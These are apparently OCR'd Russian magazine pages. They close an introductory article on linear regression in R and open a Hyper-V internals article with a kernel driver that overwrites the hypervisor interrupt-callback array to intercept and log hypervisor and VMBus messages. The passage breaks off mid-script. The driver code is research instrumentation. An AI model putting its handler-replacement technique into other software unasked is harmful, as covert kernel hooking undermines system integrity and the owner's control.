С появлением социальных сетей новый толчок получила отдельная область анализа данных, которая так и называется — **анализ социальных сетей**, или SNA. Данная область разрабатывалась еще социологами задолго до появления Facebook, но в наше время получила совершенно новое предназначение. В данной области часто встречается задача, известная как **предсказание связи**, когда на основании данных об общих друзьях двух конкретных людей можно сказать, являются ли эти двое друзьями или нет. Особенности социального графа или графа в какой-либо похожей задаче позволяют оценивать такой показатель, как сила связи.


Надо сказать, что эта задача также встречается и вне социальных сетей как часть системы рекомендаций.

Предобработка данных вообще представляет собой отдельную область, но здесь мы ограничимся обсуждением только одной задачи. Когда речь заходит о больших объемах данных, размер задачи становится существенным, и поэтому во многих случаях приходится иметь дело с задачей **редукции данных**, то есть уменьшением количества данных, используемых в процессе анализа. Однако стоит иметь в виду, что уменьшение множества может привести к потере значимых данных. И в этом смысле задача редукции — это прежде всего поиск компромиссов между сокращением объема данных и сохранением значимой информации.

И последняя задача, о которой нужно сказать, — это **моделирование причинно-следственных связей**. Моделирование помогает установить влияние одних действий или событий на другие. Такой вид анализа часто связан с существенными инвестициями в случайные контролируемые эксперименты, хотя бывает достаточно анализа уже накопленных данных. Этот процесс может сводиться к поиску некоторого ключевого действия или события, которое меняет состояние объекта.

Достаточно распространенный пример такой задачи — определить, что именно повлияло на увеличение показателей по продажам определенного товара (это позволяет оценить эффективность вложений в рекламную кампанию).

Теперь от разговоров давай перейдем к делу. В этой статье мы подробно рассмотрим задачу регрессии на примере линейной регрессии, когда модель представляет собой линейную функцию от своих параметров. А в следующих статьях я расскажу, как решать другие задачи, возникающие в анализе данных.






Рис. 1. Процесс машинного обучения

Рис. 2. Представление данных на графике

ЛИНЕЙНАЯ РЕГРЕССИЯ

Анализ данных тесно связан с такой областью, как машинное обучение, но анализ данных — это более широкая область, включающая в себя подготовку данных и технологии обработки больших данных. В этом разделе мы рассмотрим задачу машинного обучения на примере (линейной) регрессии. Для начала давай разберемся, что же такое машинное обучение.

Если рассматривать машинное обучение с учителем (supervised machine learning), а регрессия принадлежит именно к этому классу алгоритмов, то схематично процесс можно представить с помощью рис. 1.

Обучающее множество передается в алгоритм машинного обучения. На основании обучающей выборки алгоритм формирует модель задачи h (иногда ее называют гипотезой, хотя это не совсем корректно). Затем полученную модель можно применять к реальным данным, но перед этим, как правило, модель проверяется на тестовом множестве.

Рассмотрим следующую задачу. Есть данные о взаимосвязи возраста и артериального давления. Да, для большинства читателей это не очень актуально, но для примера в самый раз. Тем более что наш редактор, обладатель высшего медицинского образования, всегда очень радуется, когда такие примеры проникают на страницы журнала :). Итак, у нас есть данные для нескольких человек разного возраста с разным давлением (см. табл.).

Если нанести точки из таблицы на плоскость, отложив по оси X возраст, а по оси Y давление, то можно увидеть, что большая часть точек находится вблизи некоторой гипотетической прямой (рис. 2). Именно потому, что это прямая, данная задача называется **линейной** регрессией.

Немного теории

Давай сформулируем это более точно: в нашем случае мы ищем модель в виде линейной функции одной переменной (Линейная модель для артериального давления):

$$BP = h(Age) = k_0 + k_1 Age$$

Для того чтобы найти ту самую прямую, нам необходимо подобрать коэффициенты k_0 и k_1 согласно какому-то критерию. В качестве такого критерия удобно выбрать вариант метода наименьших квадратов, то есть минимизировать сумму квадратов расстояния этих точек до искомой прямой. Таким образом, мы должны минимизировать значение следующей функции относительно значений k_0 и k_1 (функция, с помощью которой мы оцениваем качество модели):

$$J(k_0, k_1) = \frac{1}{2m}\sum_{i=1}^{m}(h(Age^{(i)}) - BP^{(i)})^2$$

где m — это количество точек в обучающей выборке, Age и BP с верхним индексом — это соответствующие значения в i-й строке таблицы. Обычно для общности вместо Age и BP в формуле пишут просто x и y.

Как минимизировать такую функцию? Для этого воспользуемся некоторыми интуитивными соображениями. Рассмотрим для начала более простую модель g(k) = k x.

Наши данные для анализа

	Age	Pressure
1	39	144
2	47	220
3	45	138
4	47	145
5	65	162
6	46	142
7	67	170
8	42	124
9	67	158
10	56	154
11	64	162
12	56	150
13	59	140
14	34	110

Как мы знаем еще со школы, это прямая, проходящая через центр, с тангенсом угла наклона, равным k. А как в таком случае выглядит функция J(k)? Легко проверить, что это просто парабола. В случае с двумя переменными k_0 и k_1 функция $J(k_0, k_1)$ представляет собой эллиптический параболоид. И в том и в другом случае функции имеют единственный (глобальный) минимум. Найти вершину параболы учат еще в школе, но для более сложных фигур, таких как параболоид, обычно приходится использовать и более общий метод. Один из самых простых методов — это метод градиентного спуска. Для того чтобы понять, что это, потребуется знание математического анализа на уровне первого курса, а именно знание понятия частной производной. Алгоритм для градиентного спуска выглядит в общем случае следующим образом. Сначала выберем произвольные значения k_0 и k_1. Затем воспользуемся следующей итеративной процедурой (градиентный спуск):

$$k_j = k_j - \alpha\frac{\partial}{\partial k_j}J(k_0, k_1) \quad (j = 0, 1)$$

Идея алгоритма довольно простая, мы двигаемся в направлении минимизации значения искомой функции $J(k_0, k_1)$ начиная с некоторой изначальной выбранной точки. Строго говоря, приведенный алгоритм существенно более общий и работает для нахождения локального минимума для существенно более широкого класса функций J. Однако именно в случае эллиптического параболоида и его аналогов для задач линейной регрессии большей размерности, то есть когда у нас есть не два коэффициента, а больше, наш алгоритм позволяет найти искомый глобальный минимум.

Если вычислить частную производную для нашей функции h, то мы получим следующий вариант градиентного спуска:

$$temp_0 = k_0 - \alpha\frac{1}{m}\sum_{i=1}^{m}(h(Age^{(i)}) - BP^{(i)})$$

$$temp_1 = k_1 - \alpha\frac{1}{m}\sum_{i=1}^{m}(h(Age^{(i)}) - BP^{(i)})Age^{(i)}$$

$$k_0 = temp_0$$

$$k_1 = temp_1$$

Коэффициент α определяет величину шага, с которым мы двигаемся в направлении градиента функции. На практике этот шаг должен быть достаточно мал, чтобы обеспечить нужную точность, с другой стороны, он должен быть таким, чтобы количество шагов было приемлемым с вычислительной точки зрения.

После того как найдены искомые коэффициенты, мы можем предсказать значение артериального давления для любого возраста, просто подставив в полученную формулу для h соответствующее значение возраста.

В таком виде каждый может реализовать данный алгоритм на своем любимом языке программирования, к примеру на Python. Мне кажется, это можно доверить читателю в качестве упражнения.

Если рассмотреть случай нескольких переменных, то функция h будет иметь следующий вид:

$$h(k_0, \ldots, k_n) = k_0 + k_1x_1 + k_2x_2 + \ldots + k_nx_n$$

Люди, знакомые с линейной алгеброй, тут же должны заметить, что все это легко можно записать в векторном (матричном) виде. Обратим внимание, что вектор k принадлежит (n + 1)-мерному пространству, а вектор x, в свою очередь, n-мерному. Это легко поправить, дополнив вектор x координатой x_0 = 1. Тогда последнее выражение можно записать просто как h(k) = <k,x>, где угловые скобки имеют смысл скалярного произведения. Любителям математики предлагается в качестве упражнения, следуя нашим рассуждениям для случая линейной регрессии одной переменной, обобщить алгоритм градиентного спуска для случая многих переменных.

Если пойти еще дальше, то оказывается, что задачу линейной регрессии можно решить и не прибегая к градиентному спуску. Положим, что у нас есть m строк исходных данных в таблице из n + 1 столбца (где первый столбец состоит из 1, а остальные представляют собой признаки, значения которых известны), тогда решение нашей задачи — решение так называемого нормального уравнения:

$$k = (X'X)^{-1}X'y$$

Здесь X' — это транспонированная матрица исходных значений свойств, а y — вектор значений величины, которую мы хотим уметь вычислять для неизвестных $x_1, \ldots, x_n$. Если же матрица X' X вырождена, то есть ее определитель равен 0, то вместо обратной матрицы можно использовать псевдообратную матрицу Мура — Пенроуза.

Если использовать продвинутые средства математического моделирования, такие как MATLAB или его открытый аналог Octave, то наша задача так и будет решаться в одну строку:

```
pinv(X' * X) * X' * y
```

Теперь самое время вспомнить, что за нас уже все написали. И мы можем воспользоваться существующими решениями для наших практических задач.

ПРАКТИКА

Существуют разные мнения о том, какие инструменты лучше всего использовать для анализа данных. Многие предпочитают связку Python/NumPy, другие используют MATLAB или Octave, кому-то нравится хардкор, и они пишут на Haskell.

Мы не будем оригинальны и воспользуемся широко известным инструментом для работы со статистикой R, который уже давно превратился в язык общего назначения за счет бесчисленных пакетов. Следующая статья из этого цикла будет полностью посвящена использованию R для анализа данных. Здесь я лишь покажу, как решить задачу линейной регрессии без особых усилий.

Для начала нужно поставить R. Рекомендую скачивать последнюю версию R с сайта www.r-project.org (линуксоиду на заметку: через менеджер пакетов придет не последняя версия).

В качестве среды разработки могу порекомендовать RStudio (www.rstudio.com).

На самом деле установка инструментов займет у тебя существенно больше времени, чем решение нашей задачи.

Первое, что следует сделать, — это открыть нужный CSV-файл с данными.

```
bp <- read.csv("age_systol.csv")
```

Заглянуть в то, что было прочитано, можно, просто набрав название переменной, в которую данные из CSV-файла были загружены (то есть sysdata в данном случае). Для визуализации данных можно воспользоваться функцией plot.

```
plot(Pressure~Age, data=bp)
```

После чего увидим распределение точек на плоскости, которое мы уже видели на рис. 2.

Теперь решим нашу задачу:

```
res <- lm(formula=Pressure~Age, data=bp)
coefficients(res)
```

Последняя функция выводит на экран коэффициенты линейной модели:

```
<!-- Результат выполнения последней операции
в консоли R -->

(Intercept)         Age
 98.7147181   0.9708704
```

Таким образом, для нашей задачи k_0 = 98,71, а k_1 = 0,97. Мы легко можем добавить график соответствующей линейной функции прямо на последний рисунок:

```
abline(res, col=2)
```

Несмотря на некоторые незначительные выбросы, наши данные очень неплохо ложатся в линейную модель, как видно на рис. 3.

Таким образом, для любого значения возраста мы можем предсказать артериальное давление по формуле:

$$h(Age) = 98.71 + 0.97Age$$

ВМЕСТО ЗАКЛЮЧЕНИЯ

Те, кто хочет более детально погрузиться в вопросы, связанные с линейной регрессией и машинным обучением, могут обратиться к прекрасному курсу лекций Andrew Ng, которые легко найти в интернете. Он в качестве инструмента использует Octave, а не R, однако методы остаются теми же. Ввиду ограничения размера статьи у меня не было возможности обозначить некоторые интуитивные соображения, облегчающие понимание регрессии. Также остались за бортом многие важные аспекты, такие как масштабирование признаков (feature scaling). В тех же лекциях можно почерпнуть необходимые знания из линейной алгебры, которая хоть и в небольших количествах, но чрезвычайно полезна при анализе данных.

Также настоятельно рекомендую книгу F. Provost, T. Fawcett «Data Science for Business» (O'Reilly Media, 2013). Обсуждаемый список задач, возникающих в анализе данных, как раз и был взят из этой книги. Книга доступна очень широкому кругу читателей и не требует практически никакой специальной математической подготовки (прим. ред. читал я эту книгу, гонит автор, чтобы ее читать ого-го какая подготовка нужна).

Это была первая статья из цикла из четырех статей, посвященных анализу данных. В следующей рассказ пойдет об использовании R и визуализации данных. Третья статья будет посвящена задачам классификации и кластеризации и различным алгоритмам машинного обучения. А в последней я расскажу об инструментах обработки больших данных. В конце цикла статей обязательно сделаю список must-read книг по этой теме. ⌶




Рис. 3. **Прямая, минимизирующая функцию J**

ПРЕПАРИРУЕМ HYPER V

ЧАСТЬ 2

ИССЛЕДУЕМ ВНУТРЕННИЕ МЕХАНИЗМЫ РАБОТЫ ГИПЕРВИЗОРА КОМПАНИИ MICROSOFT



gerhart
hyperv.internals@gmail.com




Со времени публикации первой части статьи глобально в мире ничего не изменилось: Земля не наскочила на небесную ось, все так же растет популярность облачных сервисов, все так же в гипервизоре компании Microsoft не были обнаружены новые дыры, а исследователи не хотят тратить свое время на поиск багов в плохо документированной и мало изученной технологии. Поэтому я предлагаю тебе освежить память первой частью из предыдущего номера, пополнить запас своего бара и приступить к чтению, ведь сегодня мы сделаем драйвер, взаимодействующий с интерфейсом гипервизора и отслеживающий передаваемые гипервизором сообщения, а также изучим работу компонентов служб интеграции Data Exchange.

ОБРАБОТКА СООБЩЕНИЙ ГИПЕРВИЗОРА

На dvd.xakep.ru мы выложили драйвер, написанный с помощью Visual Studio 2013. Он должен быть загружен в root ОС, например с помощью OSRLoader. Для отправки IOCTL-кодов используется простая программа SendIOCTL.exe. После отправки IOCTL-кода INTERRUPT_CODE драйвер начинает выполнять обработку данных, переданных гипервизором через нулевой слот SIM.

К сожалению, переменная HvlpInterruptCallback, в которой содержится адрес массива с указателями обработчиков сообщений, ядром не экспортируется, поэтому для ее обнаружения необходимо проанализировать код экспортируемой ядром функции HvlRegisterInterruptCallback, содержащей необходимый нам адрес массива. Также, к сожалению, не получится просто вызвать HvlRegisterInterruptCallback для регистрации своего обработчика сообщений, так как в самом начале функции идет проверка значения переменной HvlpFlags. Если переменная равна 1 (а ей присваивается это значение на начальных этапах загрузки ядра), то функция прекращает выполнение, возвращает код ошибки 0xC00000BB (STATUS_NOT_SUPPORTED) и, соответственно, регистрация обработчика не происходит, поэтому для замены обработчиков придется написать свой вариант функции HvlpInterruptCallback. В драйвере hyperv4 необходимые действия выполняются функцией RegisterInterrupt:

```
int RegisterInterrupt()
{
  UNICODE\_STRING uniName;
  PVOID pvHvlRegisterAddress = NULL;
  PHYSICAL\_ADDRESS pAdr = {0};
  ULONG i,ProcessorCount;
  // Получаем число активных ядер процессоров
  ProcessorCount = KeQueryActiveProcessorCount(NULL);
  // Выполняем поиск адреса экспортируемой функции
  HvlRegisterInterruptCallback
  DbgLog("Active processor count",ProcessorCount);
  RtlInitUnicodeString(&uniName,↵
  L"HvlRegisterInterruptCallback");
  pvHvlRegisterAddress = MmGetSystemRoutineAddress(&uniName);
  if (pvHvlRegisterAddress == NULL){
   DbgPrintString("Cannot find HvlRegisterInterruptCallback!");
   return 0;
   }
   DbgLog16("HvlRegisterInterruptCallback address ",↵
   pvHvlRegisterAddress);
   // Выполняем поиск адреса переменной HvlpInterruptCallback
   FindHvlpInterruptCallback((unsigned char \*)↵
   pvHvlRegisterAddress);
   // Производим замену оригинальных обработчиков на свои
   ArchmHvlRegisterInterruptCallback((uintptr\_t)↵
   &ArchmWinHvOnInterrupt,
   (uintptr\_t)pvHvlpInterruptCallbackOrig,↵
   WIN\_HV\_ON\_INTERRUPT\_INDEX);
   ArchmHvlRegisterInterruptCallback((uintptr\_t)↵
   &ArchXPartEnlightenedIsr,
   (uintptr\_t)pvHvlpInterruptCallbackOrig,
   XPART\_ENLIGHTENED\_ISR0\_INDEX);
   ArchmHvlRegisterInterruptCallback((uintptr\_t)↵
   &ArchXPartEnlightenedIsr,
   (uintptr\_t)pvHvlpInterruptCallbackOrig,
   XPART\_ENLIGHTENED\_ISR1\_INDEX);
   ArchmHvlRegisterInterruptCallback((uintptr\_t)↵
   &ArchXPartEnlightenedIsr,
   (uintptr\_t)pvHvlpInterruptCallbackOrig,
   XPART\_ENLIGHTENED\_ISR2\_INDEX);
   ArchmHvlRegisterInterruptCallback((uintptr\_t)↵
   &ArchXPartEnlightenedIsr,
   (uintptr\_t)pvHvlpInterruptCallbackOrig,↵
   XPART\_ENLIGHTENED\_ISR3\_INDEX);
   // Так как значение SIMP для всех ядер разное, то необходимо
   получить физические адреса всех SIM,
// сделать возможным доступ к содержимому
страницы, смапировав ее с помощью Mm
MapIoSpace, и сохранить полученные
виртуальные адреса каждой страницы
в массив для последующего использования
for (i = 0; i \< ProcessorCount; i++)
{KeSetSystemAffinityThreadEx(1i64 \<\< i);
DbgLog("Current processor number",↵
KeGetCurrentProcessorNumberEx(NULL));
pAdr.QuadPart = ArchReadMsr↵
(HV\_X64\_MSR\_SIMP)&0xFFFFFFFFFFFFF000;
pvSIMP[i] = MmMapIoSpace↵
(pAdr, PAGE\_SIZE, MmCached);
if (pvSIMP[i] == NULL){
DbgPrintString("Error during↵
pvSIMP MmMapIoSpace");
return 1;
}
DbgLog16("pvSIMP[i] address", pvSIMP[i]);
pAdr.QuadPart = ArchReadMsr↵
(HV\_X64\_MSR\_SIEFP) &
0xFFFFFFFFFFFFF000;
pvSIEFP[i] = MmMapIoSpace(pAdr,↵
PAGE\_SIZE, MmCached);
if (pvSIEFP[i] == NULL){
DbgPrintString("Error during pvSIEFP↵
MmMapIoSpace");
return 1;
}
DbgLog16("pvSIEFP address", pvSIEFP[i]);
}
return 0;
}
```



WARNING

Во время экспериментов, связанных с интенсивной работой виртуальных машин, лучше заменять один обработчик в массиве HvlpInterruptCallback, поскольку замена всех сразу приводит к нестабильной работе системы (по крайней мере, при большом потоке отладочных сообщений через KdPrint и WPP).

Массив HvlpInterruptCallback после выполнения функции RegisterInterrupt (если заменить все обработчики одновременно) выглядит следующим образом (см. рис. 1).

Замена выполнена по аналогии с оригинальным кодом: один обработчик для сообщений гипервизора и четыре для обработки сообщений от VMBus. Процедуры ArchmWinHvOnInterrupt и ArchXPartEnlightenedIsr выполняют сохранение всех регистров в стеке и передают управление на функции парсинга сообщений ParseHvMessage и ParseVmbusMessage соответственно (mPUSHAD и mPOPAD — макросы, выполняющие сохранение регистров в стеке) (см. рис. 2).

После выполнения парсинга управление передается на оригинальные процедуры WinHvOnInterrupt и XPartEnlightenedIsr.

Функция парсинга сообщений гипервизора выглядит следующим образом:

```
void ParseHvMessage()
{
PHV\_MESSAGE phvMessage, phvMessage1;
// Получаем номер активного логического
процессора
ULONG uCurProcNum =↵
KeGetCurrentProcessorNumberEx(NULL);
```

1

```
kd> dps HvlpInterruptCallback
fffff800`5a9ccc30  fffff800`4e9cc0a9 hyperv4!ArchmWinHvOnInterrupt
fffff800`5a9ccc38  fffff800`4e9cc0e3 hyperv4!ArchXPartEnlightenedIsr
fffff800`5a9ccc40  fffff800`4e9cc0e3 hyperv4!ArchXPartEnlightenedIsr
fffff800`5a9ccc48  fffff800`4e9cc0e3 hyperv4!ArchXPartEnlightenedIsr
fffff800`5a9ccc50  fffff800`4e9cc0e3 hyperv4!ArchXPartEnlightenedIsr
fffff800`5a9ccc58  00000000`00000000
```

2

```
ArchmWinHvOnInterrupt PROC
        mPUSHAD
        call ParseHvMessage
        mPOPAD
        mov rdx,pvWinHVOnInterruptOrig
        jmp rdx
ArchmWinHvOnInterrupt ENDP

ArchXPartEnlightenedIsr PROC
        mPUSHAD
        call ParseVmbusMessage
        mPOPAD
        mov rdx,pvXPartEnlightenedIsrOrig
        jmp rdx
ArchXPartEnlightenedIsr ENDP
```

3

```
11  0.04190337      phvMSR->MsrNumber      [400000F2]
12  3.04728389      phvMSR->MsrNumber      [400000F1]
13  3.04731321      phvMSR->MsrNumber      [400000F2]
14  6.05170631      phvMSR->MsrNumber      [400000F1]
15  6.05176210      phvMSR->MsrNumber      [400000F2]
16  9.06137562      phvMSR->MsrNumber      [400000F1]
```

4

```
void ParseVmbusMessage(size_t index)
{
        //получаем номер активного логического процессора
        ULONG uCurProcNum = KeGetCurrentProcessorNumberEx(NULL);
        PHV_MESSAGE phvMessage4;
        PVMBUS_MESSAGE pvmbMessage;
        if (pvSIMP[uCurProcNum] != NULL){
                //получаем указатель на 4-й слот SIM
                phvMessage4 = (PHV_MESSAGE)((PUINT8)pvSIMP[uCurProcNum] + HV_MESSAGE_SIZE * 4);
                //DbgLog("Hv interrupt vector index", index);
                //если тип сообщения не равен HvMessageTypeNone то в Payload содержится vmbus сообщение
                if (phvMessage4->Header.MessageType != HvMessageTypeNone){
                        pvmbMessage = (PVMBUS_MESSAGE)phvMessage4->Payload;
                        //анализируем тип vmbus сообщения и выполняем парсинг
                        //структуры vmbus сообщений описаны в LIS
                        switch (pvmbMessage->vmbHeader.msgtype)
                        {
                        case CHANNELMSG_GPADL_HEADER:
                                ParseGpadlHeaderMessage(pvmbMessage);
                                break;
                        case CHANNELMSG_OPENCHANNEL:
                                ParseOpenChannelMessage(pvmbMessage);
                                break;
                        default:
                                DbgLog("Unhandled vmbus message", pvmbMessage->vmbHeader.msgtype);
                                break;
                        }
                }
        }
        else{
                DbgPrintString("Error.pvSIMP is NULL");
                return;
        }
}
```

```
if (pvSIMP[uCurProcNum] != NULL){
    phvMessage = (PHV\_MESSAGE)pvSIMP[uCurProcNum];
    } else{
    DbgPrintString("pvSIMP is NULL");
    return;
    }
// Уведомление об отправке сообщения через 1-й слот SIM
phvMessage1 = (PHV\_MESSAGE)((PUINT8)pvSIMP[uCurProcNum]↵
+ HV\_MESSAGE\_SIZE); // for SINT1
if (phvMessage1-\>Header.MessageType != 0){
    DbgPrintString("SINT1 interrupt");
    }
// В зависимости от типа сообщения вызываем процедуры-
    обработчики
// Структуры для каждого типа сообщения описаны в TLFS
switch (phvMessage-\>Header.MessageType)
{
  case HvMessageTypeX64IoPortIntercept:
       PrintIoPortInterceptMessage(phvMessage);
       break;
  case HvMessageTypeNone:
       DbgPrintString("HvMessageTypeNone");
       break;
  case HvMessageTypeX64MsrIntercept:
       PrintMsrInterceptMessage(phvMessage);
       break;
  case HvMessageTypeX64CpuidIntercept:
       PrintCpuidInterceptMessage(phvMessage);
       break;
  case HvMessageTypeX64ExceptionIntercept:
       PrintExceptionInterceptMessage(phvMessage);
       break;
  default:
  DbgLog("Unknown MessageType", phvMessage-\>↵
  Header.MessageType);
  break;
}
}
```

Функция получает номер активного логического процессора, адрес страницы SIM и считывает значение нулевого слота SIM. Сперва производится анализ типа сообщения phvMessage-\>Header.MessageType, поскольку тело сообщения для каждого типа разное. В DbgView можно увидеть следующую картину (см. рис. 3).

Рис. 1. Массив HvlpInterruptCallback с измененными обработчиками

Рис. 2. ArchmWinHvOnInterrupt и ArchXPartEnlightenedIsr

Рис. 3. Вывод DbgView при обработке гипервизором обращений к MSR-регистрам

Рис. 4. ParseVmbusMessage

Функция ParseVmbusMessage (рис. 4).

Функция получает номер активного логического процессора, адрес страницы SIM и считывает значение четвертого слота SIM. Для примера разобраны сообщения CHANNELMSG_OPENCHANNEL и CHANNELMSG_GPADL_HEADER, но в исходных кодах LIS можно увидеть формат всех типов сообщений и без труда дописать необходимые обработчики. Сообщения для шины VMBus обычно генерируются при включении/выключении виртуальной машины или же одного из компонентов Integration Services. Например, при включении компонента Data Exchange отладчик или DbgView покажет информацию, изображенную на рис. 5.

INTEGRATION SERVICES — DATA EXCHANGE

Далее рассмотрим, каким же образом происходит обмен данными между гостевой и root ОС на примере одного из компонентов служб интеграции — Data Exchange. Этот компонент позволяет root ОС считывать данные из определенной ветки реестра гостевой ОС.

Для проверки в гостевой ОС создадим в ветке

```
HKEY\_LOCAL\_MACHINE\\SOFTWARE\\↵
Microsoft\\Virtual Machine\\Guest
```

ключ со значением KvPDataValue (см. рис. 6).

Для получения значения ключа в root ОС был использован следующий PowerShell-скрипт (см. рис. 7).

Скрипт вернет значение ключа KvPDataKey (см. рис. 8).

Скрипт получает весь доступный набор значений с помощью \$vm.GetRelated("Msvm_KvpExchangeComponent").GuestExchangeItems и только после этого выполняет разбор каждого полученного объекта на предмет поиска ключа KvPDataKey. Соответственно, скрипт будет работать только в том случае, если в свойствах


виртуальной машины активирован компонент Data Exchange.

После установки галочки на компоненте Data Exchange и нажатия кнопки Apply root ОС через гипервызов HvPostMessage отправляет гостевой ОС сообщение с кодом CHANNELMSG_OFFERCHANNEL (см. рис. 9).


Переданные данные содержат GUID устройства, подключенного к VMBus как дочернее устройство (см. рис. 10).

Далее гостевая ОС обрабатывает данные и вызывает функцию vmbus!InstanceDeviceControl. Часть стека:

```
**WINDBG\>kc**
Call Site
nt!IoAllocateMdl
vmbus!InstanceCloseChannel+0x22d↵
(адрес возврата для функции, имя↵
которой отсутствует в символах)
vmbus!InstanceDeviceControl+0x118
..................................
vmbkmcl!KmclpSynchronousIoControl+
0xa7
vmbkmcl!KmclpClientOpenChannel+0x2a6
vmbkmcl!KmclpClientFindVmbusAnd↵
```




```
Unlock+0x162
vmbkmcl!VmbChannelEnable+0x231
vmbus!PipeStartChannel+0x9e
vmbus!PipeAccept+0x81
vmbus!InstanceCreate+0x90
..................................
nt!IopParseDevice+0x7b3
nt!ObpLookupObjectName+0x6d8
nt!ObOpenObjectByName+0x1e3
nt!IopCreateFile+0x372
nt!NtCreateFile+0x78
nt!KiSystemServiceCopyEnd+0x13
ntdll!NtCreateFile+0xa
KERNELBASE!CreateFileInternal+0x30a
KERNELBASE!CreateFileW+0x66
vmbuspipe!VmbusPipeClientOpenChannel+0x44
icsvc!ICTransportVMBus::ClientNotification+0x60
vmbuspipe!VmbusPipeClientEnumeratePipes+0x1ac
icsvc!ICTransportVMBusClient::Open+0xe5
icsvc!ICEndpoint::Connect+0x66
icsvc!ICChild::Run+0x65
icsvc!ICKvpExchangeChild::Run+0x189
icsvc!ICChild::ICServiceWork+0x137
icsvc!ICChild::ICServiceMain+0x8f
..................................
```



```
vmbGpaHeader->CHILD_RELID              [00000008]
vmbGpaHeader->GPADL                    [0000000F]
vmbGpaHeader->RANGE.BYTE_COUNT         [0000C000]
vmbGpaHeader->RANGE.PFN_ARRAY[0]       [000000000002D5B5]
vmbOpenChannel->CHILD_RELID            [00000008]
vmbOpenChannel->RINGBUFFER_GPADLHANDLE [0000000F]
vmbOpenChannel->HEADER                 [00000005]
vmbOpenChannel->OPENID                 [00000001]
```

5



Name	Type	Data
(Default)	REG_SZ	(value not set)
KvPDataKey	REG_SZ	KvPDataValue

6

Рис. 5. Отладочный вывод сообщений при включении компонента Data Exchange

Рис. 6. Ключ KvPDataValue

Рис. 7. PowerShell-скрипт для запроса значений реестра из гостевой ОС

Рис. 8. Результат выполнения скрипта

Рис. 9. GUID устройства в сообщении

Рис. 10. Вывод !devnode для устройства VMBus

Рис. 11. Значение структуры MDL

Рис. 12. PFN в MDL-структуре

```
$vm = Get-WmiObject -Namespace root\virtualization\v2 -Class Msvm_ComputerSystem -Filter {ElementName = 'Windows Server 2012 R2 Gen1'}

